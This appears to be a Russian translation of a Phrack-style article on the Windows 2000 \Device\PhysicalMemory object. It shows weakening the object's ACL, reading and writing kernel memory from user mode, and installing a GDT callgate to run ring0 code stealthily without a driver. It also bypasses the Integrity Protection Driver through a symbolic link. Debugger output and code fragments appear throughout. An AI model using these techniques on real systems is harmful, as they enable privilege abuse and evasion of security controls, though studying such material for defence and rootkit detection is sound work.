С точки зрения пользовательского режима, манипуляции с объектами осуществляются через стандартный Windows API. Например, для доступа к объекту-файлу можно использовать `fopen()`/`open()`, которые вызовут `CreateFile()`. В этот момент происходит переход в режим ядра: вызывается `NtCreateFile()`, который обращается к `IoCreateFile()` в `ntoskrnl.exe`. Как видите, разработчик обычно даже не знает, что работает с «объектом».

При дизассемблировании `IoCreateFile()` можно заметить функции вроде `ObOpenObjectByName`, `ObfDereferenceObject` и т.д.

(Заметим: такие функции будут видны только при наличии символов win2k, доступных на сайте Microsoft DDK (см. [2]), и дизассемблера с поддержкой символьных файлов Windows — например, IDA, kd или SoftIce. Эти функции не экспортируются явно.)

Каждая функция, имя которой начинается с `Ob`, относится к менеджеру объектов. В обычной разработке с ними не сталкиваются, но нас они интересуют именно.

Все функции менеджера объектов, доступные из пользовательского режима, экспортируются библиотекой `ntdll.dll`. Примеры: `NtCreateDirectoryObject`, `NtCreateSymbolicLinkObject`, `NtDuplicateObject`, `NtMakeTemporaryObject`, `NtOpenDirectoryObject` и другие. Часть из них задокументирована в MSDN, большинство — нет.

Для глубокого понимания работы объектов лучше всего изучить экспортируемые функции `ntoskrnl.exe`, имена которых начинаются с `Ob`: 21 функция экспортируется, задокументированы из них лишь 6 =].

Прототипы остальных 15 функций можно найти на странице `ntifs.h` (см. [3]) или на сайте chapeaux-noirs (см. [4]).

---

3 — Введение в \Device\PhysicalMemory

Насколько известно автору, объект `\Device\PhysicalMemory` был обнаружен Mark Russinovich из Sysinternals (см. [1]). Он написал и первую программу для работы с ним — Physmem, доступную на его сайте. Приветствия сказаны :), теперь разберёмся, для чего этот объект используется и что с ним можно делать.

3.1 Объект

Для изучения объекта воспользуемся Microsoft Kernel Debugger из Microsoft DDK (см. [2]).

```
Microsoft(R) Windows 2000 Kernel Debugger
Version 5.00.2184.1
Copyright (C) Microsoft Corp. 1981-1999

Symbol search path is: c:\winnt\symbols

Loading Dump File [livekd.dmp]
Full Kernel Dump File

Kernel Version 2195 UP Free
Kernel base = 0x80400000 PsLoadedModuleList = 0x8046a4c0
Loaded kdextx86 extension DLL
Loaded userkdx extension DLL
Loaded dbghelp extension DLL
f1919231 eb30             jmp     f1919263
kd> !object \Device\PhysicalMemory
!object \Device\PhysicalMemory
Object: e1001240  Type: (fd038880) Section
    ObjectHeader: e1001228
    HandleCount: 0  PointerCount: 3
    Directory Object: fd038970  Name: PhysicalMemory
```

Базовый парсер объектов kd предоставляет нам некоторую информацию. Большинство полей достаточно очевидны, если вы читали статью с самого начала; в противном случае — `jmp dword Introduction_to_Windows_Objects`.

Интересно, что это объект типа **Section** — значит, мы будем иметь дело с чем-то, связанным с памятью.

Теперь дампируем структуру заголовка объекта:

```
kd> dd e1001228 L 6
dd e1001228 L 6
e1001228  00000003 00000000 fd038880 12200010
e1001238  00000001 e1008bf8

details:
--> 00000003 : PointerCount = 3
--> 00000000 : HandleCount  = 0
--> fd038880 : указатель на тип объекта = 0xfd038880
--> 12200010 --> 10 : NameOffset
             --> 00 : HandleDBOffset
             --> 20 : QuotaChargeOffset
             --> 12 : ObjectFlags = OB_FLAG_PERMANENT & OB_FLAG_KERNEL_MODE
--> 00000001 : QuotaBlock
--> e1008bf8 : SecurityDescriptor
```

NameOffset присутствует — объект имеет имя. HandleDBOffset отсутствует: объект не отслеживает назначенные ему дескрипторы. QuotaChargeOffset особого интереса не представляет. ObjectFlags сообщают, что объект является постоянным и создан ядром. Пока ничего особенно интересного...

Дампируем структуру имени объекта, чтобы убедиться, что движемся в правильном направлении :). (Помните: смещения отрицательные.)

```
kd> dd e1001228-10 L3
dd e1001228-10 L3
e1001218  fd038970 001c001c e1008ae8

--> fd038970 : указатель на директорию объекта
--> 001c001c --> 001c : UNICODE_STRING.Length
             --> 001c : UNICODE_STRING.MaximumLength
--> e1008ae8 : UNICODE_STRING.Buffer (указатель на строку в Unicode)

kd> du e1008ae8
du e1008ae8
e1008ae8  "PhysicalMemory"
```

Теперь перейдём к самому интересному — дескриптору безопасности:

```
kd> !sd e1008bf8
!sd e1008bf8
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8004
            SE_DACL_PRESENT
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544
->Group   : S-1-5-18
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x44
->Dacl    : ->AceCount   : 0x2
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x000f001f
->Dacl    : ->Ace[0]: ->SID: S-1-5-18

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x18
->Dacl    : ->Ace[1]: ->Mask : 0x0002000d
->Dacl    : ->Ace[1]: ->SID: S-1-5-32-544
```

```
->Sacl    :  is NULL
```

Иными словами, объект `\Device\PhysicalMemory` имеет следующие права доступа:

• **пользователь SYSTEM**: Delete, Change Permissions, Change Owner, Query Data, Query State, Modify State
• **пользователь Administrator**: Query Data, Query State

Таким образом, Administrator не имеет права на запись, а SYSTEM — имеет. Это означает, что Administrator тоже может получить права записи, приняв учётные данные SYSTEM.

Важное замечание: **это НЕ то же самое, что** `/dev/kmem`**!** `/dev/kmem` отображает виртуальную память в Linux, тогда как `\Device\PhysicalMemory` отображает **физическую** память. По-хорошему статью следовало бы назвать «Playing with Windows /dev/mem», поскольку именно `/dev/mem` отображает физическую память — но `/dev/kmem` звучит куда более солидно и известно :). На момент написания статьи структура тела объекта Section ещё не была реверс-инженерирована, поэтому проанализировать её тело не представляется возможным.

3.2 Нужен ли доступ на запись?

Итак, мы являемся Administrator и хотим поиграть с нашим любимым объектом. Как известно большинству Windows-администраторов, запустить любой процесс от имени SYSTEM можно через службу расписания. Чтобы убедиться в этом, запустите расписание командой `net start schedule`, затем добавьте задание, запускающее `regedit.exe`:

```
c:\>at <когда> /interactive regedit.exe
```

Попробуйте просмотреть раздел реестра SAM. Если удастся — вы работаете как SYSTEM; иначе — остаётесь Administrator, так как только SYSTEM имеет права на чтение этого раздела.

Что ж, это подходит, если мы Administrator. Но что если мы хотим предоставить кому-то ещё (или всем) права на запись в `\Device\PhysicalMemory` — например, в учебных целях?

Нужно просто добавить ещё один ACL (список контроля доступа) к этому объекту. Для этого необходимо:

1. Открыть дескриптор `\Device\PhysicalMemory` (`NtOpenSection`);
2. Получить дескриптор безопасности (`GetSecurityInfo`);
3. Добавить права чтения/записи в существующий ACL (`SetEntriesInAcl`);
4. Обновить дескриптор безопасности (`SetSecurityInfo`);
5. Закрыть ранее открытый дескриптор.

См. пример кода `chmod_mem.c`.

После выполнения `chmod_mem.exe` снова дампируем дескриптор безопасности `\Device\PhysicalMemory`:

```
kd> !object \Device\PhysicalMemory
!object \Device\PhysicalMemory
Object: e1001240  Type: (fd038880) Section
    ObjectHeader: e1001228
    HandleCount: 0  PointerCount: 3
    Directory Object: fd038970  Name: PhysicalMemory
kd> dd e1001228+0x14 L1
dd e1001228+0x14 L1
e100123c  e226e018
kd> !sd e226e018
!sd e226e018
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8004
            SE_DACL_PRESENT
```

```
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544
->Group   : S-1-5-18
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x68
->Dacl    : ->AceCount   : 0x3
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x24
->Dacl    : ->Ace[0]: ->Mask : 0x00000002
->Dacl    : ->Ace[0]: ->SID: S-1-5-21-1935655697-436374069-1060284298-500

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x14
->Dacl    : ->Ace[1]: ->Mask : 0x000f001f
->Dacl    : ->Ace[1]: ->SID: S-1-5-18

->Dacl    : ->Ace[2]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[2]: ->AceFlags: 0x0
->Dacl    : ->Ace[2]: ->AceSize: 0x18
->Dacl    : ->Ace[2]: ->Mask : 0x0002000d
->Dacl    : ->Ace[2]: ->SID: S-1-5-32-544

->Sacl    :  is NULL
```

Наша новая запись контроля доступа — Ace[0] с правом `0x00000002` (`SECTION_MAP_WRITE`). Подробнее об API безопасности Win32 см. MSDN ([9]).

---

4 — Развлечения с \Device\PhysicalMemory

Зачем возиться с `\Device\PhysicalMemory`? Чтение, запись, патчинг памяти — думаю, этого достаточно :)

4.1 Чтение/запись памяти

Для чтения и записи через `\Device\PhysicalMemory` необходимо:

1. Открыть дескриптор объекта (`NtOpenSection`);
2. Перевести виртуальный адрес в физический;
3. Отобразить секцию в адресное пространство (`NtMapViewOfSection`);
4. Читать/писать в область отображённой памяти;
5. Снять отображение (`NtUnmapViewOfSection`);
6. Закрыть дескриптор объекта (`NtClose`).

Главная проблема — перевод виртуального адреса в физический. В режиме ядра (ring0) это делает функция `MmGetPhysicalAddress`, экспортируемая `ntoskrnl.exe`. Но мы находимся в ring3, поэтому придётся «эмулировать» её поведение.

```
// из ntddk.h
PHYSICAL_ADDRESS MmGetPhysicalAddress(void *BaseAddress);
```

`PHYSICAL_ADDRESS` — это 64-битное значение. Младшая часть передаётся в `eax`, старшая — в `edx`. При переводе виртуального адреса в физический возможны два случая:

Случай 1: `0x80000000 <= BaseAddress < 0xA0000000`
Достаточно применить маску `0x1FFFF000` к виртуальному адресу.

Случай 2: `BaseAddress = 0xA0000000`
Это проблема: перевести адреса из этого диапазона без чтения регистра `cr3` или выполнения инструкций, недоступных в ring3, невозможно. Подробнее о страничной адресации в архитектуре Intel — в Intel Software Developer's Manual Volume 3 (см. [5]). EliCZ по своему опыту предлагает оценивать физический адрес для этого диапазона, применяя маску `0xFFFF000`.

Упрощённая версия `MmGetPhysicalAddress()`:

```
PHYSICAL_MEMORY MyGetPhysicalAddress(void *BaseAddress) {
   if (BaseAddress < 0x80000000 || BaseAddress >= 0xA0000000) {
      return(BaseAddress & 0xFFFF000);
   }
   return(BaseAddress & 0x1FFFF000);
}
```

Для адресов вне диапазона `[0x80000000, 0xA0000000]` точность перевода невысока. Для хороших результатов лучше вызывать настоящий `MmGetPhysicalAddress()` — как это сделать, будет показано чуть позже.

См. `winkdump.c` для примера дампера памяти.

В ходе тестов с помощью `winkdump` обнаружилась ещё одна проблема даже в «хорошем» диапазоне: при переводе виртуальных адресов выше `0x877ef000` физический адрес начинает превышать `0x00000000077e0000`. На тестовой системе это невозможно:

```
kd> dd MmHighestPhysicalPage l1
dd MmHighestPhysicalPage l1
8046a04c  000077ef
```

Последняя физическая страница находится по адресу `0x0000000077ef0000`. Значит, дампировать можно лишь небольшую часть памяти. Тем не менее, поскольку в дампируемом диапазоне располагаются `ntoskrnl.exe` и `HAL.dll`, можно, например, дампировать таблицу системных вызовов:

```
kd> ? KeServiceDescriptorTable
? KeServiceDescriptorTable
Evaluate expression: -2142852224 = 8046ab80
```

`0x8046ab80` — адрес структуры System Service Table:

```
typedef struct _SST {
   PDWORD  ServiceTable;           // массив точек входа
   PDWORD  CounterTable;           // массив счётчиков вызовов
   DWORD   ServiceLimit;           // количество записей в таблице
   PBYTE   ArgumentTable;          // массив байтовых счётчиков аргументов
} SST, *PSST;

C:\coding\phrack\winkdump\Release>winkdump.exe 0x8046ab80 16
 *** win2k memory dumper using \Device\PhysicalMemory ***

 Virtual Address       : 0x8046ab80
 Allocation granularity: 65536 bytes
 Offset                : 0xab80
 Physical Address      : 0x0000000000460000
 Mapped size           : 45056 bytes
 View size             : 16 bytes

d8 04 47 80 00 00 00 00  f8 00 00 00 bc 08 47 80  | ..G...........G.
```

• Массив указателей на системные вызовы: `0x804704d8` (символ `KiServiceTable`)
• Таблица счётчиков: NULL
• ServiceLimit: 248 (`0xf8`) системных вызовов
• Таблица аргументов: `0x804708bc` (символ `KiArgumentTable`)

Не будем дампировать все 248 адресов, но взглянем на несколько:

```
C:\coding\phrack\winkdump\Release>winkdump.exe 0x804704d8 12
 *** win2k memory dumper using \Device\PhysicalMemory ***

 Virtual Address       : 0x804704d8
 Allocation granularity: 65536 bytes
 Offset                : 0x4d8
 Physical Address      : 0x0000000000470000
 Mapped size           : 4096 bytes
 View size             : 12 bytes

bf b3 4a 80 6b e8 4a 80  f3 de 4b 80              | ..J.k.J...K.

 * 0x804ab3bf (NtAcceptConnectPort)
 * 0x804ae86b (NtAccessCheck)
 * 0x804bdef3 (NtAccessCheckAndAuditAlarm)
```

В следующем разделе мы рассмотрим callgate и то, как их использовать совместно с `\Device\PhysicalMemory` для решения проблем — в том числе нашей с переводом адресов.

4.2 Что такое Callgate?

Callgate (шлюз вызова) — механизм, позволяющий программе выполнять функции на более высоком уровне привилегий. Например, программа в ring3 может исполнять ring0-код.

Для создания callgate необходимо указать:
1. на каком уровне привилегий должен выполняться код;
2. адрес функции, вызываемой при переходе в ring0;
3. количество аргументов, передаваемых функции.

При обращении к callgate процессор выполняет проверку привилегий, сохраняет регистры SS, ESP, CS и EIP, затем загружает из TSS в SS и ESP указатель стека и селектор для нового стека (ring0). После переключения на новый стек в него помещаются SS и ESP, копируются аргументы, затем туда же помещаются сохранённые CS и EIP вызывающей процедуры. Новый селектор загружается для нового сегмента кода, а указатель инструкций из callgate — в CS и EIP. Наконец :) выполняется переход на адрес функции, указанной при создании callgate.

Функция, выполняемая в ring0, **обязана самостоятельно очистить стек** после завершения. Поэтому при её определении используется `__declspec(naked)` (MS VC++ 6) — аналог `__attribute__(stdcall)` в GCC.

```
// из MSDN:
// __declspec(naked) declarator
//
// Для функций с атрибутом naked компилятор не генерирует пролог и эпилог.
// Это позволяет написать собственный пролог/эпилог на inline-ассемблере.
```

Подробнее о callgate — в Intel Software Developer's Manual Volume 1 (см. [5]).

Для установки callgate есть два варианта: вручную найти свободную запись в GDT и поместить туда callgate, либо воспользоваться недокументированными функциями `ntoskrnl.exe`. Однако эти функции доступны только из ring0, что нам пока не подходит. Тем не менее кратко упомянем их:

```
NTSTATUS KeI386AllocateGdtSelectors(USHORT *SelectorArray,
                                    USHORT nSelectors);
NTSTATUS KeI386ReleaseGdtSelectors(USHORT *SelectorArray,
                                   USHORT nSelectors);
NTSTATUS KeI386SetGdtSelector(USHORT Selector,
                              PVOID Descriptor);
```

Названия говорят сами за себя :). Чтобы установить callgate: выделите GDT-селектор через `KeI386AllocateGdtSelectors()`, настройте его через `KeI386SetGdtSelector`, а по окончании освободите через `KeI386ReleaseGdtSelectors`.

Это интересно, но не решает нашу задачу: нам нужно установить GDT-селектор из ring3. Вот тут и приходит на помощь `\Device\PhysicalMemory`. В следующем разделе рассказано, как с его помощью установить callgate.

4.3 Запуск ring0-кода без использования драйвера

Первый вопрос: зачем запускать ring0-код без Device Driver?

Преимущества:
• не нужно регистрировать сервис в SCM (Service Control Manager);
• скрытность кода ;)

Недостатки:
• стабильность кода не будет такой же высокой, как у (хорошо написанного) драйвера;
• необходимо добавить права на запись к `\Device\PhysicalMemory`.

Помните: работая с ring0-кодом через `\Device\PhysicalMemory`, вы играете с огнём =]

Итак, мы можем записывать в память и знаем, что callgate позволяет запускать ring0-код. Первый шаг — определить, какую часть секции отображать для чтения GDT. Это не проблема: получить адрес GDT можно с помощью инструкции `sgdt`.

```
typedef struct _KGDTENTRY {
   WORD LimitLow; // размер GDT в байтах
   WORD BaseLow;  // адрес GDT (младшая часть)
   WORD BaseHigh; // адрес GDT (старшая часть)
} KGDTENTRY, *PKGDTENTRY;

KGDTENTRY gGdt;
_asm sgdt gGdt; // загрузить регистр GDTR в gGdt
```

Переводим виртуальный адрес из полей `BaseLow`/`BaseHigh` в физический и отображаем базовый адрес GDT. К счастью, даже если адрес GDT выходит за пределы «желательного» диапазона, перевод почти всегда (в 99% случаев) выполняется правильно.

```
PhysicalAddress = GetPhysicalAddress(gGdt.BaseHigh << 16 | gGdt.BaseLow);

NtMapViewOfSection(SectionHandle,
                   ProcessHandle,
                   BaseAddress,       // указатель на отображённую память
                   0L,
                   gGdt.LimitLow,     // размер отображения
                   &PhysicalAddress,
                   &ViewSize,         // указатель на размер отображения
                   ViewShare,
                   0,                 // тип выделения
                   PAGE_READWRITE);   // защита
```

Затем в цикле ищем свободный селектор в отображённой памяти, проверяя флаг `Present` дескриптора callgate.

```
typedef struct _CALLGATE_DESCRIPTOR {
   USHORT offset_0_15;    // младшая часть адреса функции
   USHORT selector;
   UCHAR  param_count :4;
   UCHAR  some_bits   :4;
   UCHAR  type        :4; // тип сегмента или шлюза
   UCHAR  app_system  :1; // дескриптор сегмента (0) или системного сегмента (1)
   UCHAR  dpl         :2; // указывает, какой уровень привилегий может вызвать
   UCHAR  present     :1;
   USHORT offset_16_31;   // старшая часть адреса функции
} CALLGATE_DESCRIPTOR, *PCALLGATE_DESCRIPTOR;
```

`offset_0_15` и `offset_16_31` — младшее/старшее слово адреса функции. Селектор может быть одним из следующих:

```
// из ntddk.h
#define KGDT_NULL       0
#define KGDT_R0_CODE    8   // <-- то, что нам нужно (ring0 code)
#define KGDT_R0_DATA    16
#define KGDT_R3_CODE    24
#define KGDT_R3_DATA    32
#define KGDT_TSS        40
#define KGDT_R0_PCR     48
#define KGDT_R3_TEB     56
#define KGDT_VDM_TILE   64
#define KGDT_LDT        72
#define KGDT_DF_TSS     80
#define KGDT_NMI_TSS    88
```

После установки callgate остаётся два шага: написать функцию, вызываемую через callgate, и вызвать сам callgate.

Как упоминалось в разделе 4.2, функция должна содержать пролог/эпилог ring0 и самостоятельно очищать стек:

```
void __declspec(naked) Ring0Func() { // наша «голая» функция :]
   // пролог ring0
   _asm {
      pushad // поместить eax,ecx,edx,ebx,ebp,esp,esi,edi на стек
      pushfd // уменьшить SP на 4 и поместить EFLAGS на стек
      cli    // запретить прерывания
   }

   // здесь выполняется ring0-код ...

   // эпилог ring0
   _asm {
      popfd // восстановить регистры, сохранённые pushfd
      popad // восстановить регистры, сохранённые pushad
      retf  // можно retf <размер аргументов> при передаче аргументов
   }
}
```

Помещение всех регистров на стек — стандартный способ их сохранения на время выполнения ring0-кода.

Последний шаг — вызов callgate. Обычный `call` не подойдёт, поскольку процедура callgate находится на другом уровне привилегий (ring0), а наш код — в ring3. Необходимо выполнить «дальний вызов» (far call, межпривилегийный вызов):

```
short farcall[3];
// farcall[0..1] = смещение целевого операнда.
// Игнорируется при использовании callgate согласно
// "IA-32 Intel Architecture Software Developer's Manual (Volume 2)" (см. [5]).
farcall[2] = callgate selector;
```

Вызов callgate через inline-ассемблер:

```
_asm {
   push arg1
   ...
   push argN
   call fword ptr [farcall]
}
```

Напомним: при использовании far call первый аргумент в функции callgate находится по адресу `[ebp+0Ch]`.

4.4 Углублённый просмотр списка процессов

Теперь рассмотрим, как перечислить процессы ядра на максимально низком уровне :). Цель создания такого листера — обнаружить процессы, скрытые руткитом (пропатченный `taskmgr.exe`, перехваченные системные вызовы и т.д.).

Уровни перечисления процессов (от верхнего к нижнему):

• `Process32First`/`Process32Next` — документированный, простой способ (уровень земли)
• `NtQuerySystemInformation` с параметром Class 5 — уровень Native API. Практически не документирован, но многочисленные примеры есть в интернете (уровень -1)
• `ExpGetProcessInformation` — вызывается внутри `NtQuerySystemInformation` (уровень -2)
• Непосредственное чтение двусвязного списка `PsActiveProcessHead` (уровень -3) :p

На этом уровне достаточно глубоко.

Схема двусвязного списка:

```
APL (f): ActiveProcessLinks.FLink
APL (b): ActiveProcessLinks.BLink

        process1          process2          process3          processN
0x000 |----------|      |----------|      |----------|
      | EPROCESS |      | EPROCESS |      | EPROCESS |
      |   ...    |      |   ...    |      |   ...    |
0x0A0 |  APL (f) |----->|  APL (f) |----->|  APL (f) |-----> ...
0x0A4 |  APL (b) | \-<--|  APL (b) | \-<--|  APL (b) | \-<-- ...
      |   ...    |      |   ...    |      |   ...    |
      |----------|      |----------|      |----------|
```

Как видно, указатели `next`/`prev` в структуре `ActiveProcessLinks` указывают **не** на структуру `_EPROCESS`, а на следующую структуру `LIST_ENTRY`. Чтобы получить адрес `_EPROCESS`, необходимо скорректировать указатель.

`LIST_ENTRY ActiveProcessLinks` находится по смещению `0x0A0` в структуре `_EPROCESS`:
• Flink = 0x0A0
• Blink = 0x0A4

Полезные макросы:

```
#define TO_EPROCESS(_a) ((char *) _a - 0xA0) // Flink -> _EPROCESS
#define TO_PID(_a) ((char *) _a - 0x4)       // Flink -> UniqueProcessId
#define TO_PNAME(_a) ((char *) _a + 0x15C)   // Flink -> ImageFileName
```

Голова списка `LIST_ENTRY` — `PsActiveProcessHead`. Её адрес можно узнать, например, через kd:

```
kd> ? PsActiveProcessHead
? PsActiveProcessHead
Evaluate expression: -2142854784 = 8046a180
```

Важный нюанс: список может очень быстро изменяться, поэтому перед чтением желательно его заблокировать. Из дизассемблирования `ExpGetProcessInformation` видно:

```
    mov     ecx, offset _PspActiveProcessMutex
    call    ds:__imp_@ExAcquireFastMutex@4
    [...]
    mov     ecx, offset _PspActiveProcessMutex
    call    ds:__imp_@ExReleaseFastMutex@4
```

`ExAcquireFastMutex` и `ExReleaseFastMutex` имеют соглашение `__fastcall`, поэтому аргументы передаются в обратном порядке (ecx, edx...). Обе функции экспортируются `HAL.dll`. В `winkps.c` блокировка для простоты опущена :)

Алгоритм работы `winkps.c`:
1. Устанавливаем callgate для выполнения ring0-функции (`MmGetPhysicalAddress`, при желании — `ExAcquireFastMutex`/`ExReleaseFastMutex`).

2. Перечисляем процессы.
3. Удаляем callgate.

Вывод `winkps.c`:

```
C:\coding\phrack\winkps\Release>winkps
 *** win2k process lister ***

Allocation granularity: 65536 bytes
MmGetPhysicalAddress   : 0x804374e0
virtual address of GDT : 0x80036000
physical address of GDT: 0x0000000000036000
Allocated segment      : 3fb
mapped 0xb000 bytes @ 0x00430000 (init Size: 0xa184 bytes)
mapped 0x100000 bytes @ 0x0043e000 (init Size: 0x100000 bytes)
 + 8     System
mapped 0x100000 bytes @ 0x0054e000 (init Size: 0x100000 bytes)
 + 136   smss.exe
 + 160   csrss.exe
 + 156   winlogon.exe
 + 208   services.exe
 + 220   lsass.exe
 + 420   regsvc.exe
 + 436   svchost.exe
 + 480   svchost.exe
 + 524   WinMgmt.exe
mapped 0x100000 bytes @ 0x0065e000 (init Size: 0x100000 bytes)
 + 656   Explorer.exe
 + 764   OSA.EXE
 + 660   mdm.exe
 + 752   cmd.exe
 + 532   msdev.exe
 + 604   ssh.exe
 + 704   Livekd.exe
 + 716   i386kd.exe
 + 448   uedit32.exe
 + 260   winkps.exe
```

3 отображения секции + 1 для выбора первой записи (процесса) — неплохо.

Краткое описание потока выполнения `winkps.c`:

• `GetSystemInfo()` — получить гранулярность выделения памяти (используется при вычислении смещений при трансляции адресов).
• `LoadLibrary()` — получить адрес `MmGetPhysicalAddress` в `ntoskrnl.exe` (можно также разобрать PE-заголовок).
• `NtOpenSection()` — открыть `\Device\PhysicalMemory` для чтения/записи.
• `InstallCallgate()` — отобразить секцию для установки/удаления callgate и установить callgate, указав функцию вторым аргументом.
• `DisplayProcesses()` — основной цикл. Ошибки перехватываются обработчиком исключений, чтобы попытаться удалить callgate даже при нарушении доступа (возможном при некорректном отображении).
• `UninstallCallgate()` — удалить callgate и снять отображение секции.
• `NtClose()` — закрыть открытый дескриптор :)

Теперь самое время прочитать код и попробовать переписать `winkdump.c` с улучшенным переводом адресов через callgate :>

4.5 Бонус-трек

Насколько известно автору, единственный продукт, ограничивающий доступ к `\Device\PhysicalMemory`, — «Integrity Protection Driver (IPD)» от Pedestal Software (см. [6]).

```
// из README:
```

```
//    IPD запрещает любому процессу открывать \Device\PhysicalMemory.
```

Допустим, мы хотим использовать IPD — и при этом продолжить работу с `\Device\PhysicalMemory` :). Не уверен, насколько широко известен этот продукт, но мне захотелось обойти его защиту. IPD перехватывает `ZwOpenSection()` и проверяет, не является ли открываемая секция `\Device\PhysicalMemory`.

```
// из h_mem.c
   if (restrictEnabled()) {
      if (ObjectAttributes && ObjectAttributes->ObjectName &&
          ObjectAttributes->ObjectName->Length>0) {
          if (_wcsicmp(ObjectAttributes->ObjectName->Buffer,
                    L"\\Device\\PhysicaMemory")==0) {
             WCHAR buf[200];
             swprintf(buf,
                      L"Blocking device/PhysicalMemory access,
                      procid=0x%x\n", PsGetCurrentProcessId());
             debugOutput(buf);
             return STATUS_ACCESS_DENIED;
          }
       }
    }
```

`_wcsicmp()` выполняет регистронезависимое сравнение двух Unicode-буферов. Значит, если найти способ открыть объект под другим именем, задача решена :).

В первой главе мы видели, что существует тип объекта «символическая ссылка» (SymbolicLink). Почему бы не создать символическую ссылку на `\Device\PhysicalMemory`? Из таблицы экспорта `ntdll.dll` можно найти функцию `NtCreateSymbolicLinkObject` — как и большинство интересных вещей, недокументированную. Её прототип:

```
NTSTATUS NtCreateSymbolicLinkObject(PHANDLE SymLinkHandle,
                                    ACCESS_MASK DesiredAccess,
                                    POBJECT_ATTRIBUTES ObAttributes,
                                    PUNICODE_STRING ObName);
```

Нужно вызвать эту функцию, передав в `ObName` строку `\Device\PhysicalMemory`, а в структуре `OBJECT_ATTRIBUTES` — новое имя. Используем `\??` как корневую директорию — имя объекта становится \??\hack_da_ipd`.

Изначально возникал вопрос: как ядро разрешит символическую ссылку при вызове `NtOpenSection` с именем `\??\hack_da_ipd`? Если бы `NtOpenSection` обнаруживал символическую ссылку и снова вызывал себя с реальным именем объекта, IPD всё равно мог бы его перехватить. Для проверки был использован strace:

```
[...]
3 NtCreateSymbolicLinkObject(0x1, {24, 0, 0x40, 0, 0,
     "\??\hack_da_ipd"}, 1245028, ... 48, ) == 0x0
4 NtAllocateVirtualMemory(-1, 1244448, 0, 1244480, 4096, 4, ... ) == 0x0
5 NtRequestWaitReplyPort(36, {124, 148, 0, 16711934, 4222620, 256, 0}, ...
     {124, 148, 2, 868, 840, 7002, 0}, ) == 0x0
6 NtOpenSection (0x4, {24, 0, 0x40, 0, 0, "\??\hack_da_ipd"}, ... 44, )
     == 0x0
7 NtRequestWaitReplyPort (36, {124, 148, 0, 868, 840, 7002, 0}, ... {124,
     148, 2, 868, 840, 7003, 0}, ) == 0x0
8 NtClose (44, ... ) == 0x0
9 NtClose (48, ... ) == 0x0
[...]
```

(strace для Windows доступен на сайте BindView's RAZOR, см. [7])

Как видно, `NtOpenSection` не вызывает себя повторно с реальным именем объекта — всё в порядке. На этом `\Device\PhysicalMemory` в нашем распоряжении, и IPD полностью обойдён :p — мы можем читать/писать куда угодно в памяти. Помните: программу необходимо запускать от имени пользователя SYSTEM.

---

5 — Примеры кода

ЛИЦЕНЗИЯ:
Примеры кода, прилагаемые к статье, могут свободно копироваться, распространяться и изменяться в любой форме при условии сохранения данного уведомления об авторских правах в начале файла без изменений. Код является концептуальным доказательством (proof of concept), и автор не несёт ответственности за любой ущерб или потерю данных. Используйте этот код на собственный риск.

crazylord / CNS

5.1 kmem.h

```
typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;

#define OBJ_CASE_INSENSITIVE 0x00000040L
#define OBJ_KERNEL_HANDLE    0x00000200L

typedef LONG NTSTATUS;
#define STATUS_SUCCESS       (NTSTATUS) 0x00000000L
#define STATUS_ACCESS_DENIED (NTSTATUS) 0xC0000022L

#define MAKE_DWORD(_l, _h) (DWORD) (_l | (_h << 16))

typedef struct _OBJECT_ATTRIBUTES {
    ULONG Length;
    HANDLE RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG Attributes;
    PVOID SecurityDescriptor;
    PVOID SecurityQualityOfService;
} OBJECT_ATTRIBUTES, *POBJECT_ATTRIBUTES;

// полезные макросы
#define InitializeObjectAttributes( p, n, a, r, s ) { \
    (p)->Length = sizeof( OBJECT_ATTRIBUTES );        \
    (p)->RootDirectory = r;                           \
    (p)->Attributes = a;                              \
    (p)->ObjectName = n;                              \
    (p)->SecurityDescriptor = s;                      \
    (p)->SecurityQualityOfService = NULL;             \
    }

#define INIT_UNICODE(_var,_buffer)            \
        UNICODE_STRING _var = {               \
            sizeof (_buffer) - sizeof (WORD), \
            sizeof (_buffer),                 \
            _buffer }

// информация о callgate
typedef struct _KGDTENTRY {
   WORD LimitLow;
   WORD BaseLow;
   WORD BaseHigh;
} KGDTENTRY, *PKGDTENTRY;

typedef struct _CALLGATE_DESCRIPTOR {
   USHORT offset_0_15;
```

```
   USHORT selector;
   UCHAR  param_count :4;
   UCHAR  some_bits   :4;
   UCHAR  type        :4;
   UCHAR  app_system  :1;
   UCHAR  dpl         :2;
   UCHAR  present     :1;
   USHORT offset_16_31;
} CALLGATE_DESCRIPTOR, *PCALLGATE_DESCRIPTOR;

// информация о секции
typedef LARGE_INTEGER PHYSICAL_ADDRESS, *PPHYSICAL_ADDRESS;
typedef enum _SECTION_INHERIT {
    ViewShare = 1,
    ViewUnmap = 2
} SECTION_INHERIT;

typedef struct _MAPPING {
/*000*/ PHYSICAL_ADDRESS pAddress;
/*008*/ PVOID            vAddress;
/*00C*/ DWORD            Offset;
/*010*/ } MAPPING, *PMAPPING;

// информация о символических ссылках
#define SYMBOLIC_LINK_QUERY                             (0x0001)
